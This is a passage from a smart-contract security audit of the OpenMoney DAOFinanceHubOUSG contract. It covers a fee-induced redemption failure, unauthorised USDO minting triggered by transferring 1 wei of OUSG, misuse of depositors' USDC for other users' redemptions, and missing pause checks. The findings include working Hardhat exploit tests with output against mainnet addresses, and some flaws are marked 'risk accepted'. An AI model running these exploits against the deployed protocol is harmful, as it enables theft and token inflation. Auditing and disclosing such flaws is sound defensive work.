        const USDC = await ethers.getContractAt("FiatTokenV2_1",
"0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48");
        const OUSG = await ethers.getContractAt("OUSG",
"0x1B19C19393e2d034D8Ff31ff34c81252FcBbee92");
        const Pricer = await ethers.getContractAt("IPricer",
"0xEc547E5aEf5Ce2e888604B1B6EC98A69fFDeaF2B");

        //E Set up 3 users
        const usdcHolder = "0x0A59649758aa4d66E25f08Dd01271e891fe52199";
        await impersonateAccount(usdcHolder);
        const usdcHolderSigner = await ethers.provider.getSigner(usdcHolder);
        const USDCWhale = "0xD6153F5af5679a75cC85D8974463545181f48772";
        await impersonateAccount(USDCWhale);
        const USDCWhaleSigner = await ethers.provider.getSigner(USDCWhale);
        const usdcHolder2 = "0x47ac0Fb4F2D84898e4D9E7b4DaB3C24507a6D503";
        await impersonateAccount(usdcHolder2);
        const usdcHolderSigner2 = await ethers.provider.getSigner(usdcHolder2);

        // Set up USDC Blacklister and un-blacklist users in case it's needed
        const USDCBlacklister = "0x10DF6B6fe66dd319B1f82BaB2d054cbb61cdAD2e";
        await impersonateAccount(USDCBlacklister);
        const usdcBlacklister = await ethers.provider.getSigner(USDCBlacklister);
        await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner);
        await USDC.connect(usdcBlacklister).unBlacklist(USDCWhaleSigner);
        await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner2);

        // Set up OUSG Manager
        const IOUSGManager = await ethers.getContractAt("IOUSGManager",
"0xF16c188c2D411627d39655A60409eC6707D3d5e8");
        expect(await IOUSGManager.redemptionPaused()).to.equal(false);
        expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(false);
        // ------------ DEPOSIT AND CLAIM USDO ------------
        await setBalance(usdcHolder, ethers.parseEther("1000"));

        // USDCWhale and usdcHolder2 deposit 50k USDC
        await setBalance(usdcHolder, ethers.parseEther("10000"));
        await setBalance(USDCWhale, ethers.parseEther("10000"));
        await setBalance(usdcHolder2, ethers.parseEther("10000"));
        const depositAmount1 = ethers.parseUnits("10000", 6);
        const depositAmount2 = ethers.parseUnits("500000", 6);
        // make allowance
        await USDC.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
        await USDC.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
        await USDC.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
ethers.MaxUint256);

        await
expect(FinanceHub.connect(USDCWhaleSigner).depositUSDCForOUSG(depositAmount2)).to.emi
t(FinanceHub, "DepositedOndo");
        await
expect(FinanceHub.connect(usdcHolderSigner2).depositUSDCForOUSG(depositAmount2)).to.e
mit(FinanceHub, "DepositedOndo");
        await
expect(FinanceHub.connect(usdcHolderSigner).depositUSDCForOUSG(depositAmount1)).to.em
it(FinanceHub, "DepositedOndo");

        // REQUEST SUBSCRIPTION
        await expect(FinanceHub.requestSubscriptionOUSG()).to.emit(FinanceHub,
"DAOSubscriptionRequested");
        expect(await FinanceHub.pendingDepositOUSG()).to.equal(true);

        const depositId = await FinanceHub.pendingDepositIdOUSG();
        const priceId = await Pricer.currentPriceId();
        await
IOUSGManager.connect(settlPriceOwnerSigner).setPriceIdForDeposits([depositId],
[priceId]);


        // RECLAIM USDC
        let balanceBefore = await USDC.balanceOf(FinanceHub.getAddress());
        await expect(FinanceHub.claimOUSGMintUSDO(depositId)).to.emit(FinanceHub,
"DAOClaimedSubscription");
        let balanceAfterClaim = await USDC.balanceOf(FinanceHub.getAddress());
        console.log("USDC Balance Before Claiming   : %d",balanceAfterClaim);
        expect(await FinanceHub.pendingDepositOUSG()).to.equal(false);
        const redeemAmount1 = ethers.parseUnits("10000", 6);
        const redeemAmount2 = ethers.parseUnits("500000", 6);
        await USDO.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
redeemAmount1);
        await USDO.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
redeemAmount2);
        await USDO.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
redeemAmount2);
        expect(await
FinanceHub.connect(usdcHolderSigner).requestRedemptionOUSG(redeemAmount1)).to.emit(Fi
nanceHub, "RedemptionRequested");
        expect(await
FinanceHub.connect(usdcHolderSigner2).requestRedemptionOUSG(redeemAmount2)).to.emit(F
inanceHub, "RedemptionRequested");
        expect(await
FinanceHub.connect(USDCWhaleSigner).requestRedemptionOUSG(redeemAmount2)).to.emit(Fin
anceHub, "RedemptionRequested");
        await FinanceHub.requestRedemptionDAOOUSG();
        expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(true);

        // DISTRIBUTION => Price is same because only 1 day elapsed
        const redemptionId = await FinanceHub.pendingRedemptionIdOUSG();
        const assetSender = "0x682d3d7cB33A9089C19b9B135a5DB3d2C5CF20C4";
        await impersonateAccount(assetSender);
        const assetSenderSigner = await ethers.provider.getSigner(assetSender);
        // transfer some funds to ondo multisig
        await USDC.connect(USDCWhaleSigner).transfer(assetSender,
ethers.parseUnits("10000000", 6));
        // make allowance to IOUSGManager
        await USDC.connect(assetSenderSigner).approve(IOUSGManager.getAddress(),
ethers.MaxUint256);
        // add new price to PricerWithOracle
        const pricerWithOracle = await ethers.getContractAt("IPricer",
"0xEc547E5aEf5Ce2e888604B1B6EC98A69fFDeaF2B");

        // get current timestamp and add 1 days
        const timestamp = await time.latest();
        const tenDays = 1 * 24 * 60 * 60;
        const newTimestamp = timestamp + tenDays;

        // set price id for redemption
        await
IOUSGManager.connect(settlPriceOwnerSigner).setPriceIdForRedemptions([redemptionId],
[priceId]);
        await FinanceHub.fetchAmountToRedeem(redemptionId);

        // FEES ARE SET ON OUSG
        const OUSGManagerAdmin = "0xAEd4caF2E535D964165B4392342F71bac77e8367";
        await impersonateAccount(OUSGManagerAdmin);
        const OUSGManagerAdminSigner = await
ethers.provider.getSigner(OUSGManagerAdmin);
        await setBalance(OUSGManagerAdmin, ethers.parseEther("1000"));
        await IOUSGManager.connect(OUSGManagerAdminSigner).setRedemptionFee(15);


        // USERS RECLAIM USDC BUT IT REVERTS
        await expect(FinanceHub.distributeUSDCOUSG()).to.be.reverted;

        // PROTOCOL LOSE MONEY
        let balanceAfterRedemption = await USDC.balanceOf(FinanceHub.getAddress());
        console.log("Total Amount to redeem          : 1010000000000n");
        console.log("USDC Balance after claim - fees : %d",balanceAfterRedemption);
        console.log(" => Reverted TX")
  });
```

Output from running above test case:



```
    OUSG Test
      ✔ Should subscribe (82183 gas)
USDC Balance Before Claiming    : 0n
Total Amount to redeem          : 1010000000000n
USDC Balance after claim - fees : 1008485000000n
 => Reverted TX
      ✔ Show OUSG Fees Accounted for protocol (2708636 gas)
```

BVSS

AO:A/AC:L/AX:L/C:N/I:N/A:C/D:N/Y:H/R:P/S:C (7.4)

Recommendation

The best advised way for the protocol would be to implement a minimum holding period for minted USDO before it can be redeemed, ensuring that the underlying assets have sufficient time to potentially appreciate or generate income to cover the fees.

Remediation Plan

RISK ACCEPTED: The **OpenMoney team** accepted the risk of this finding.

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L227
openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L355


7.4 PREVIOUSOUSGBALANCE IS INITIALIZED TO ZERO

// MEDIUM

Description

The DAOFinanceHubOUSG contract contains a significant security flaw that allows unauthorized minting of USDO tokens based on an improper balance validation mechanism. This vulnerability arises due to the reliance on the previousOUSGBalance check, which fails to validate legitimate increases accurately in OUSG balance before permitting the minting of USDO.

In the claimOUSGMintUSDO function, the contract allows the minting of USDO if the current OUSG balance of the contract (currentOusgBalance) is greater than previousOUSGBalance. Since previousOUSGBalance is initialized to zero on contract initialization and not updated securely before this check, merely transferring a trivial amount of OUSG (as small as 1 wei) to the contract is sufficient to pass the balance check and trigger USDO minting currently. This exploit can be performed by any entity capable of transferring OUSG to the contract, thereby circumventing the intended economic mechanisms and controls.



```
23. previousOUSGBalance
0 uint256
```

Even if it's still possible after to claim the OUSG manually on OUSGManager using claimMint(), it is no longer possible to do it on DAOFinanceHub.sol side.

There is a clear unauthorized minting of USDO which can lead to a temporary inflation, reducing the token's value and harming legitimate token holders.


Proof of Concept

The following code was added to test/OUSG-DAOFinanceHub.ts:

```
it("Can mint out of nothing", async function () {
      //E Set-UP USDC + OUSG
      const USDC = await ethers.getContractAt("FiatTokenV2_1",
"0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48");
      const OUSG = await ethers.getContractAt("OUSG",
"0x1B19C19393e2d034D8Ff31ff34c81252FcBbee92");
      const Pricer = await ethers.getContractAt("IPricer",
"0xEc547E5aEf5Ce2e888604B1B6EC98A69fFDeaF2B");

      //E Set up 3 users
      const usdcHolder = "0x0A59649758aa4d66E25f08Dd01271e891fe52199";
      await impersonateAccount(usdcHolder);
      const usdcHolderSigner = await ethers.provider.getSigner(usdcHolder);
      const USDCWhale = "0xD6153F5af5679a75cC85D8974463545181f48772";
      await impersonateAccount(USDCWhale);
      const USDCWhaleSigner = await ethers.provider.getSigner(USDCWhale);
      const usdcHolder2 = "0x47ac0Fb4F2D84898e4D9E7b4DaB3C24507a6D503";
      await impersonateAccount(usdcHolder2);
      const usdcHolderSigner2 = await ethers.provider.getSigner(usdcHolder2);

      // Set up USDC Blacklister and un-blacklist users in case it's needed
      const USDCBlacklister = "0x10DF6B6fe66dd319B1f82BaB2d054cbb61cdAD2e";
      await impersonateAccount(USDCBlacklister);
      const usdcBlacklister = await ethers.provider.getSigner(USDCBlacklister);
      await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(USDCWhaleSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner2);

      //E Set up OUSG Manager
      const IOUSGManager = await ethers.getContractAt("IOUSGManager",
"0xF16c188c2D411627d39655A60409eC6707D3d5e8");
      expect(await IOUSGManager.redemptionPaused()).to.equal(false);
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(false);

      //E ------------ DEPOSIT AND CLAIM USDO ------------
      await setBalance(usdcHolder, ethers.parseEther("1000"));
      await setBalance(USDCWhale, ethers.parseEther("10000"));
      await setBalance(usdcHolder2, ethers.parseEther("10000"));
      const depositAmount1 = ethers.parseUnits("10000", 6);
      const depositAmount2 = ethers.parseUnits("500000", 6);
      // make allowance
      await USDC.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
ethers.MaxUint256);

      // Deposit USDC 500k for holder2 and  whale , 10k for usdcHolder
      await
expect(FinanceHub.connect(USDCWhaleSigner).depositUSDCForOUSG(depositAmount2)).to.emi
t(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(usdcHolderSigner2).depositUSDCForOUSG(depositAmount2)).to.e
mit(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(usdcHolderSigner).depositUSDCForOUSG(depositAmount1)).to.em
it(FinanceHub, "DepositedOndo");

      // REQUEST SUBSCRIPTION
      await expect(FinanceHub.requestSubscriptionOUSG()).to.emit(FinanceHub,
"DAOSubscriptionRequested");
```

```
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(true);

      const depositId = await FinanceHub.pendingDepositIdOUSG();

      // CLAIM USDO
      // First it fails because neither price or OUSG balance is zero
      let balanceBefore = await OUSG.balanceOf(FinanceHub.getAddress());
      console.log("USDC Balance Before Claiming   : %s",balanceBefore.toString());
      let usdoMintedBefore = await USDO.totalSupply();
      console.log("USDO minted before Claming : %s",usdoMintedBefore.toString());
      await FinanceHub.claimOUSGMintUSDO(depositId);

      // Second it succeed because 1 OUSG is deposited in the contract
      const ousgHolder = "0x1A8c53147E7b61C015159723408762fc60A34D17";
      await impersonateAccount(ousgHolder);
      const ousgHolderSigner = await ethers.provider.getSigner(ousgHolder);
      await OUSG.connect(ousgHolderSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      const depositAmountOUSG = ethers.parseUnits("1", 0);
      await
OUSG.connect(ousgHolderSigner).transfer(FinanceHub.getAddress(),depositAmountOUSG);
      await expect(FinanceHub.claimOUSGMintUSDO(depositId)).to.emit(FinanceHub,
"DAOClaimedSubscription");
      let balanceAfterClaim = await OUSG.balanceOf(FinanceHub.getAddress());
      console.log("USDC Balance After Claiming   : %s
",balanceAfterClaim.toString());
      let usdoMintedAfter = await USDO.totalSupply();
      console.log("USDO minted before Claming : %s",usdoMintedAfter.toString());
      console.log("Number of OUSG gotten %s to mint %s USDO",(balanceAfterClaim-
balanceBefore).toString(),(usdoMintedAfter-usdoMintedBefore).toString());
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(false);
  });
```

Results from running above test case:



```
      ✔ Should subscribe (82183 gas)
USDC Balance Before Claiming   : 0
USDO minted before Claming : 0
USDC Balance After Claiming   : 1
USDO minted before Claming : 1010000000000
Number of OUSG gotten 1 to mint 1010000000000 USDO
      ✔ Can mint out of nothing (1530090 gas)
```

BVSS


AO:A/AC:L/AX:L/C:C/I:C/A:C/D:N/Y:C/R:F/S:C (5.5)

Recommendation

It is advised to add additional checks to ensure `previousOUSGBalance` is not 0 when minting USDO.

Remediation Plan

SOLVED: Contract has been minted some amount of tokens.



23. previousOUSGBalance

9439324613305989549101 *uint256*

Remediation Hash

https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L232

7.5 CHECKING FOR RECEIVINGUSDCAMOUNT > 0 IS INEFFICIENT

// MEDIUM

Description

The DAOFinanceHubOUSG contract exhibits a critical design flaw, where USDC deposits intended for the purchase of USDO can be misused to satisfy unrelated redemption requests. This vulnerability arises because the contract does not segregate funds allocated for pending subscriptions from those required for redemption.

```
// CODE FROM distributeUSDCOUSG FUNCTION :

            // check USDC balance of the contract
            uint256 receivingUSDCAmount = USDC.balanceOf(address(this));
            uint256 distributedAmount = 0;
            if (receivingUSDCAmount > 0) {
                // distribute USDC to users
                for (
                    uint256 i = 0;
                    i < batchRedemptionsOUSG[pendingRedemptionIdOUSG].length;
                    i++
                ) {
                    USDC.transfer(
                        batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].requester,
                        batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].amount
                    );
                    distributedAmount +=
batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].amount;
                }
                daoRedemptionRequestsOUSG[pendingRedemptionIdOUSG].executed = true;

                delete batchRedemptionsOUSG[pendingRedemptionIdOUSG];
                pendingRedemptionOUSG = false;
                emit DAORedemptionProcessed(pendingRedemptionIdOUSG);
            }
```

The issue occurs in the sequence of contract interactions, where deposits made by one set of users (e.g., Bob and Jerry) can be utilized to fulfill redemption requests initiated by another user (e.g., Whale in the POC) before the original depositors have triggered the subscription process. Specifically, the funds deposited for new subscriptions are erroneously available to satisfy redemption requests due to the contract's failure to differentiate or lock funds per operation type.
When the distributeUSDCOUSG function is invoked without a corresponding price set for redemption, it defaults to distributing the current USDC balance of the contract to fulfill pending redemption. If this

balance includes recent deposits not yet, used for their intended subscription purpose, those funds are incorrectly disbursed, leaving subsequent subscription requests unfunded and causing them to fail. Protocol has to manually call `OUSGManager.claimRedemption(redemptionIds);` to claim USDC and then re-call `requestSubscriptionOUSG()`

The impact is:


- Depositors expecting to purchase `USDO` may find their funds misused to satisfy other users' redemption, temporarily DOS the `OUSG` subscription request.
- The protocol might need to manually address shortfalls caused by such issues, leading to inefficiencies and increased operational overhead.

Proof of Concept

The following code was added to `test/OUSG-DAOFinanceHub.ts`:

```

it("Can use USDC depositors to get redemption faster", async function () {
      // SETTLEMENT
      const settlPriceOwner = "0x682d3d7cB33A9089C19b9B135a5DB3d2C5CF20C4";
      await impersonateAccount(settlPriceOwner);
      const settlPriceOwnerSigner = await ethers.provider.getSigner(settlPriceOwner);
      await setBalance(settlPriceOwner, ethers.parseEther("1000"));
      //E Set-UP USDC + OUSG
      const USDC = await ethers.getContractAt("FiatTokenV2_1",
"0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48");
      const OUSG = await ethers.getContractAt("OUSG",
"0x1B19C19393e2d034D8Ff31ff34c81252FcBbee92");
      const Pricer = await ethers.getContractAt("IPricer",
"0xEc547E5aEf5Ce2e888604B1B6EC98A69fFDeaF2B");

      //E Set up 3 users
      const Bob = "0x0A59649758aa4d66E25f08Dd01271e891fe52199";
      await impersonateAccount(Bob);
      const bobSigner = await ethers.provider.getSigner(Bob);
      const USDCWhale = "0xD6153F5af5679a75cC85D8974463545181f48772";
      await impersonateAccount(USDCWhale);
      const USDCWhaleSigner = await ethers.provider.getSigner(USDCWhale);
      const Jerry = "0x47ac0Fb4F2D84898e4D9E7b4DaB3C24507a6D503";
      await impersonateAccount(Jerry);
      const jerrySigner = await ethers.provider.getSigner(Jerry);

      // Set up USDC Blacklister and un-blacklist users in case it's needed
      const USDCBlacklister = "0x10DF6B6fe66dd319B1f82BaB2d054cbb61cdAD2e";
      await impersonateAccount(USDCBlacklister);
      const usdcBlacklister = await ethers.provider.getSigner(USDCBlacklister);
      await USDC.connect(usdcBlacklister).unBlacklist(bobSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(USDCWhaleSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(jerrySigner);

      //E Set up OUSG Manager
      const IOUSGManager = await ethers.getContractAt("IOUSGManager",
"0xF16c188c2D411627d39655A60409eC6707D3d5e8");
      expect(await IOUSGManager.redemptionPaused()).to.equal(false);
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(false);

      //E ------------ DEPOSIT AND CLAIM USDO ------------
      //E USDCWhale and usdcHolder2 deposit 50k USDC
      await setBalance(Bob, ethers.parseEther("10000"));
      await setBalance(USDCWhale, ethers.parseEther("10000"));
      await setBalance(Jerry, ethers.parseEther("10000"));
      // allowance
      await USDC.connect(bobSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(jerrySigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);

      // Deposit 300k and mint 300k usdo for whale
      const depositAmountWhale = ethers.parseUnits("300000", 6);
      await
expect(FinanceHub.connect(USDCWhaleSigner).depositUSDCForOUSG(depositAmountWhale)).to
.emit(FinanceHub, "DepositedOndo");
      // REQUEST SUBSCRIPTION
      await expect(FinanceHub.requestSubscriptionOUSG()).to.emit(FinanceHub,
"DAOSubscriptionRequested");
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(true);
      const depositId = await FinanceHub.pendingDepositIdOUSG();
      const priceId = await Pricer.currentPriceId();
      await
IOUSGManager.connect(settlPriceOwnerSigner).setPriceIdForDeposits([depositId],
[priceId]);
      // MINT 300K USDO
      await expect(FinanceHub.claimOUSGMintUSDO(depositId)).to.emit(FinanceHub,
"DAOClaimedSubscription");
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(false);



      // WHALE REQUEST EXIT
      const redeemAmountWhale = ethers.parseUnits("300000", 6);
      await USDO.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
redeemAmountWhale);
```

```
      expect(await
FinanceHub.connect(USDCWhaleSigner).requestRedemptionOUSG(redeemAmountWhale)).to.emit
(FinanceHub, "RedemptionRequested");

      // BOB and Jerry deposits both 150K USDC To mint USDO
      let usdcBalanceBef = await USDC.balanceOf(FinanceHub.getAddress());
      console.log("USDC balance before Bob And Jerry deposits :
%s",usdcBalanceBef.toString());
      const depositAmountBobAndJerry= ethers.parseUnits("150000", 6);
      await
expect(FinanceHub.connect(bobSigner).depositUSDCForOUSG(depositAmountBobAndJerry)).to
.emit(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(jerrySigner).depositUSDCForOUSG(depositAmountBobAndJerry)).
to.emit(FinanceHub, "DepositedOndo");
      let usdcBalanceAft = await USDC.balanceOf(FinanceHub.getAddress());
      console.log("USDC balance After Bob And Jerry deposits :
%s",usdcBalanceAft.toString());
      // WHALE REQUEST REDEMPTION WITH JERRY AND BOB USDC AMOUNTS

      await FinanceHub.requestRedemptionDAOOUSG();
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(true);

      // WHALE RECLAIM USDC
      await FinanceHub.distributeUSDCOUSG();
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(false);
      let usdcBalanceAftDistribution = await USDC.balanceOf(FinanceHub.getAddress());
      console.log("USDC balance After usdcBalanceAftDistribution deposits :
%s",usdcBalanceAftDistribution.toString());

      // BOB AND JERRY TRY TO requestSubscriptionOUSG but it reverts because USDCs
have been distributed to Whale
      await expect(FinanceHub.requestSubscriptionOUSG()).to.be.reverted;
      console.log("Request Subscription for Bob And Jerry Revert because no more USDC
for OUSG");
  });
```



```
    OUSG Test
      ✔ Should subscribe (82183 gas)
USDC balance before Bob And Jerry deposits : 0
USDC balance After Bob And Jerry deposits : 300000000000
USDC balance After usdcBalanceAftDistribution deposits : 0
Request Subscription for Bob And Jerry Revert because no more USDC for OUSG
      ✔ Can use USDC depositors to get redemption faster (2177917 gas)
```

BVSS

AO:A/AC:L/AX:L/C:C/I:C/A:C/D:N/Y:C/R:F/S:C (5.5)

Recommendation

It is advised to replace the current check :

```
uint256 receivingUSDCAmount = USDC.balanceOf(address(this));
uint256 distributedAmount = 0;
if (receivingUSDCAmount > 0) { // CONTINUE // }
```

By a proper check ensuring amount has been redeemed from `OUSGManager` side, not fulfilled by depositors and enough balance is present in the contract to fulfil amount to be distributed.

Remediation Plan

RISK ACCEPTED: The **OpenMoney team** accepted the risk of this finding.

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L391

7.6 BATCH_SIZE SHOULD BIGGER THAN OLD ONE

// LOW

Description

The DAOFinanceHubOUSG contract does not adequately enforce that the sum of transactions within a batch meets the minimum required amount as defined in the OUSGManager contract. This oversight could result in a temporary denial of service (DoS) condition where users are unable to process subscriptions or redemption if the total batch amount does not satisfy the OUSGManager's minimum deposit or redemption requirements.
The contract batches multiple deposit and redemption requests to process them in aggregate. However, it lacks a crucial validation to ensure that the cumulative amount in a batch at least equals the minimum amount required by the OUSGManager for deposits and redemptions (minimumDepositAmount and minimumRedemptionAmount). The contract permits the accumulation of deposits and redemption requests without verifying if the batch's total meets or exceeds these minimum thresholds.

```
function requestSubscriptionOUSG() external whenNotPaused {
    ...
    uint256 depositAmount = 0;
    for (uint256 i = latestPrceededDepositIndexOUSG; i < depositIndexOUSG && i <
latestPrceededDepositIndexOUSG + batch_size; i++) {
        depositAmount += usersOUSGDeposits[i].amount;
    }
    require(OUSGManager.minimumDepositAmount() <= depositAmount, "Amount to mint is
less than minimum deposit amount");
    ...
}

function requestRedemptionDAOOUSG() external whenNotPaused {
    ...
    uint256 totalRedemptionAmount = 0;
    for (uint256 i = latestPrceededRedemptionIndexOUSG; i < redemptionOUSGIndex && i
< latestPrceededRedemptionIndexOUSG + batch_size; i++) {
        totalRedemptionAmount += usersOUSGRedemptionRequests[i].amount;
    }
    require(OUSGManager.minimumRedemptionAmount() <= totalRedemptionAmount, "Amount
to redeem is less than minimum redemption amount");
    ...
}
```

In these functions, the contract aggregates the transaction amounts but only performs the minimum required amount check after summing them up. This practice can result in transaction batches that are unable to be processed if the combined total falls short of the minimum required by OUSGManager. Currently, batch_size is enough, but the owner can easily change it and DOS the protocol if the new value is lower than OUSGManager.minimumDepositAmount() or

OUSGManager.minimumRedemptionAmount().

BVSS

AO:A/AC:L/AX:L/C:M/I:M/A:C/D:N/Y:N/R:F/S:C (3.9)

Recommendation

It is advised to implement a check on the 2 functions that allow modifying batch_size and minimumDeposit.

```
    // update batch size
    function updateBatchSize(uint256 _batchSize) external onlyOwner {
+       require(minDepositLimit * _batchSize >=
OUSGManager.minimumDepositAmount(),"DOS Risk");
+       require(minDepositLimit * _batchSize >=
OUSGManager.minimumRedemptionAmount(),"DOS Risk");
        require(_batchSize > 0, "Invalid batch size");
        batch_size = _batchSize;
    }
    // update min deposit limit
    function updateMinDepositLimit(
        uint256 _minDepositLimit
    ) external onlyOwner {
+       require(minDepositLimit * _batchSize >=
OUSGManager.minimumDepositAmount(),"DOS Risk");
+       require(minDepositLimit * _batchSize >=
OUSGManager.minimumRedemptionAmount(),"DOS Risk");
        require(_minDepositLimit > 0, "Invalid min deposit limit");
        minDepositLimit = _minDepositLimit;
    }
```

Remediation Plan

SOLVED: A check has been implemented on updateMinDepositLimit to ensure minDepositLimit * batch_size >= OUSGManager.minimumDepositAmount().

Remediation Hash

https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L505

7.7 SET OUSGENABLED AS TRUE WHEN DISTRIBUTING USDC // LOW

Description

The `distributeUSDCOUSG` function in the `DAOFinanceHubOUSG` contract fails to include a check for the `OUSGEnabled` state before executing, unlike other critical functions within the same contract that ensure operational consistency by including such checks. This oversight permits the execution of the function even when the `OUSG` operations are intended to be disabled, potentially leading to unauthorized or unintended financial transactions during times when the contract should be restricted. Moreover, this function is responsible to claim redemption.
Allowing `distributeUSDCOUSG` to operate without checking if `OUSGEnabled` is true undermines the protocol's safety measures designed to halt operations during periods of vulnerability or maintenance.

BVSS

AO:A/AC:L/AX:L/C:N/I:L/A:L/D:N/Y:N/R:N/S:U (3.1)

Recommendation

To mitigate this risk, it is advisable to introduce a conditional check for the `OUSGEnabled` flag at the beginning of the `distributeUSDCOUSG` function, consistent with the pattern used in other sensitive functions within the contract.

Remediation Plan

SOLVED: A check has been added on OUSG distribution functions `require(OUSGEnabled, "OUSG not enabled");`

Remediation Hash

https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L320

7.8 WHENNOTPAUSED MODIFIER MISSING IN PROCESSCLAIMSOUSG

// LOW

Description

The processClaimsOUSG function in the DAOFinanceHubOUSG contract lacks the whenNotPaused modifier, which is a standard safeguard in pausable contracts to ensure that critical functions cannot be executed while the contract is paused. This omission allows for the potential execution of this function at times when the contract should be inactive due to maintenance, security concerns, or other operational reasons. This could lead to unauthorized or unintended minting of USDO tokens during periods meant for administrative control or security response.
This could result in non-intended actions of USDO minting when protocol does not want it to happen.

```
    // distribute USDO to users
    function processClaimsOUSG(bytes32 depositId) internal {
        require(
            batchDepositsOUSG[depositId].length > 0,
            "No deposits to claim"
        );
        for (uint256 i = 0; i < batchDepositsOUSG[depositId].length; i++) {
            require(
                USDO.mint(
                    batchDepositsOUSG[depositId][i].depositor,
                    batchDepositsOUSG[depositId][i].amount
                ),
                "Minting failed"
            );
        }
        pendingDepositOUSG = false;
        delete batchDepositsOUSG[depositId];
        daoDepositsOUSG[depositId].claimed = true;
